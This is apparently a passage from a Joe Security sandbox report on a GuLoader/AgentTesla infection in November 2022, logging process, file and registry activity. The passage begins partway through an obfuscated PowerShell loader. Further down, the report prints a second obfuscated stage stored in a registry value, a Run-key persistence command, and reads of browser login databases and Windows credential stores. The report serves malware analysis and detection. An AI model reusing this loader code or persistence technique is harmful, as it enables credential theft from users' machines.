8DiADd2inBSuDMaASeCCeBhuBYdFFiAunEBr5StEVe9CiENe1Ud8PhESa8InDOr9NaDBaELi9Ko8An9UnEIn1Ka9Ce2Re8Pl0ErACr7OmBSmDhy9No9HeBld DCoBBeBUn9Ca4veELe5Or9Ps2Be8St0CaAMa7TjBUpDBl9Ud9KaBMyDLuBArBRe9do4SyEBi0SeEGr9FrEAn1Pr9Op2Un9CiFPoAEx6MoALa0VaAVeDSp9Ch 4ChEWh0ArEVa0BeEAn0En'Di;In&Ma(Li`$GeDCheEumOuaHvgLonNueUatFuiMizfjaKrbEtlOeeIn7Fo)In Ma`$FosDepGoiLalUndMieAmvWhaImnTyd GesFipAnrDaoMojJaeUskOmtFaeHorso2Fi;Ou`$AnsNypOviSplTadKoeBlvReaInnSadSisOppAlrbrochjHoeStkSttmoeBerre3Pr Cu=Sa PhHFuTsiBpa Vo'ovE BiDHyBPuFwiASt8PeBkuBIn9Bo6VeBStBUnBKvCDiAUn7NaAGa4KoAFiCveEFa7Tr8Sm0UdAFl7HaBDeFHeATa6HyARa2EnASkCSaEEx1AdERo DMaADd6InBOpBSaANo0InEBr5TaEAdDInBHaFHaADi8AfBBaBce9No6RuASa7BuBUnDMoESu0Mu'Tr;Sw&Go(Se`$ReDHaeBemRoaPrgHenRoeSythuiLezP laPabPjlHaeAa7No)Un ne`$ResStpHeiFulRedOteBrvHuaGonDedFesStpKvrIboDijSteFikFntReePlrSm3Ni#Bl;"";Function spildevandsprojekter9 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Brndoffers = $Brndoffers + $HS.Substring($i, 1); } $Brndoffers;}$Chlorpikrin0 = spildevandsprojekter9 'AgIPaEBeXBa ';$Chlorpikrin2 = spildevandsprojekter9 'CosLatHuaCerRytRe-RejAfoYvbRi ';$Chlorpikrin1= spildevandsprojekter9 $Damspils;;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $Chlorpikrin1 ;}else{&$Chlorpikrin0 $Chlorpikrin1;};;;
Imagebase:	0x6a0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ibfztpdx.ynr.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEF8792	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2c4howsr.nhi.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEF8792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E043263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E043263	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ibfztpdx.ynr.ps1	success or wait	1	6CEFE04E	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2c4howsr.nhi.psm1	success or wait	1	6CEFE04E	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ibfztpdx.ynr.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6CEF9B71	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2c4howsr.nhi.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6CEF9B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E04099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF962DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E04D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E04D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E04D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6DF962DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E04099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E04099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DF962DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E04B684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E04099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6CEF9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CEF9B71	ReadFile

Analysis Process: conhost.exe PID: **7972**, Parent PID: **4508**

General

Target ID:	11
Start time:	20:45:43
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff773f10000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **3788**, Parent PID: **4508**

General

Target ID:	12
Start time:	20:46:47
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x210000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **3248**, Parent PID: **4508**

General

Target ID:	13
Start time:	20:46:48
Start date:	28/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe
Imagebase:	0x9f0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000D.00000000.3773940652.0000000000E00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.7460473014.000000001D6D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.7460473014.000000001D6D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 0000000D.00000002.7460473014.000000001D6D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26B8C	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26B8C	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26B8C	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26B8C	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26B8C	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E26B8C	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E043263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E043263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E043263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E043263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CEF9B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CEF9B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E04099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E04D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E04D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E04D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E04099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DF962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CEF9B71	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E04099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E04099B	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\f7d2581d-14bb-48b0-855c-3d29e39e4b99	unknown	4096	success or wait	2	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	6CEF9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	6CEF9B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	success or wait	1	6C18FDB8	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\AppDataLow	Premodify	expand unicode	$Damspils = """ReFGruKonNacSkt DoiKloUtnHe GrHshTPuBMi Mi{G udho Pr HvpflaRurNoaVamSo(st[DeSBotOrrMoiAnnBogPh]Di`$HiHSt SBl)Ro;Pa Ni vn Ra Sa`$InBvoyU ntAlesisBe Sp=Af UnNBreGrwKr-B yOCabOmjcyeUncBytOr PrbGlyFotP reSt[Be]Av Fa(fo`$AlHDeSSt.MiL QueRinPegBatHahGe Te/Un Ev2Me) Ta;Sm Op Fo St ChFmooKurUn(Sc` $HaiDr=Di0Pr;Is Ly`$HaiPo Sn-O vlKitCo Dy`$FlHSpSpe.GyLSkeOkn brgCatSahAl;Ko Sp`$DeiTr+Da=sk 2Ak)La{Ma Sp Wh Ko Gu Va St Ba Pt`$PrBUdySttAueBesUr[Hy`$Odi St/Kf2Ar]Re Ka=De Ku[AbcFooTon PavToeUdrCotFu]je:Bo:SpTstoSkB GlyGrtPreUr(Su`$UiHDeSNo.caSpr uCobOvsPotwerHyiLinTrgCu(St`$M aiMa,Le Di2My)In,Pa Pa1Az6No)J u;Co.Ba.Rn`$GaBOpyTitSteBosDi[Au`$EliAd/As2Ma]Pa Ve=Tr Sh(Ci `$SpBAayTetOxeBosIn[Ra`$MaiOm/ Ba2Am]Bo Do-TibDixGloMorPa En2 Fr0ba1Om)He;Au Vg Re Mr as}Mi. Mi[SuSKktTurspiFanMagOv]En[GrS InyHysCltCaeStmIn.StTPoeUdxUnt Ko.reEAfnThcUnoTrdariUnnRegTa] Be:Ka:OvASlSTrCPaIExIBr.DiGSae hatMiSOutAlrSpiTanSugBi(me`$El bInyEttIneMasSu)Ci;By}Mi`$InRH aeGrcOvaGilSycTeiOptRhrRiaHitd ieMe0Pi=LiHomTExBOv Sn'Ho9ThAS nBVi0VaBAaARaBCiDplACoCGyAVo 4O pEIn7WeAKoDPeAEx5OpAFr5Cu'bi;G e`$EmRAfeBycDiaEmlUncheiAptrir ExaHetsteBe1Ib=GuHDaTGeBSk Le' Di8Rg4LyApr0InAViASpBReBBoACo6 SiBSlAKoAFi6ScABrFMiBLiDSiEMo7 Be9laEUnASt0BiAKo7WrFCaAUnFSt B HoECh7Ra9ChCPaABe7SkBadAPaA Tr8 HuAKeFskADoCkn8Sk7MaAPr8RoBC rD FoAPe0MeBLaFScAJuCNo8Te4BoAR eC SpBDiDdeAun1BiATi6TuAWeDHeBlIA Ri'Im;Ga`$HoRIseMicCaaChlPocFo iTrtberDeaFltFoeXx2ma=RuHMeTOv BNo Pi'Ru8LyERaAObCMyBAnDUn9In 9AnBIdBbaAHy6WiAspAUn8Pa8JoAB i DFlASvDFaBDaBCiAbiCHaBjaAPrBan AFo'Ju;Sa`$MtRThehicHyaUnlCycS eiDetNorSnaEbtTeeDy3Ge=urHMaTP hBBu Ex'Si9AdABeBNa0OlBMiASkBB oDBrAMuCUnARu4HoECh7Be9SyBF oBu sCOpAUn7FaBUnDSpAOp0haAAn4KiAR eCSrESm7Ga8Ro0DoAGl7TiBfoDGlA S iCYoBSuBDeAJo6FlBAi9Af9MaAKiAS pCSaBFjBGaBFrFBnAsw0OvAWeAC uAt eCToBLaAOuEFo7Sa8Se1InATi8SpA E c7DeAFoDSaAOp5FoAAlCGi9CyBFiA R eCKlADrFFe'Ko;Be`$ToRMaePrcNoa InlRecEtiMatInrWiaKotAleEx4Ga= FoHTiTBaBWe Un'OvBTrAHeBinDIlB PyBFaAEv0KoABe7AmAStEUn'Fo;Co `$SkRSeeVacobabrlincRyiDetGrrWh aChtFoeRa5Ba=ccHSpTAnBPr Au'In 8VgEFnAPaCYpBMoDOm8Kl4RaAMu 6De ACoDHuBHiCSnAHy5LoAGeCUd8Th1 Tr AFl8InAEn7TaAUnDBuAel5AfAKaCR e'Un;Af`$	success or wait	1	E0965B	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Attractant	expand unicode	%tullio% -w 1 $Sporing21=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Premodify;%tullio% ($Sporing21)	success or wait	1	E0965B	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableFileTracing	dword	0	success or wait	1	6C18FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	6C18FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	6C18FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	6C18FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	6C18FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	6C18FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6C18FDB8	unknown

Disassembly

No disassembly

Copyright Joe Security LLC 2022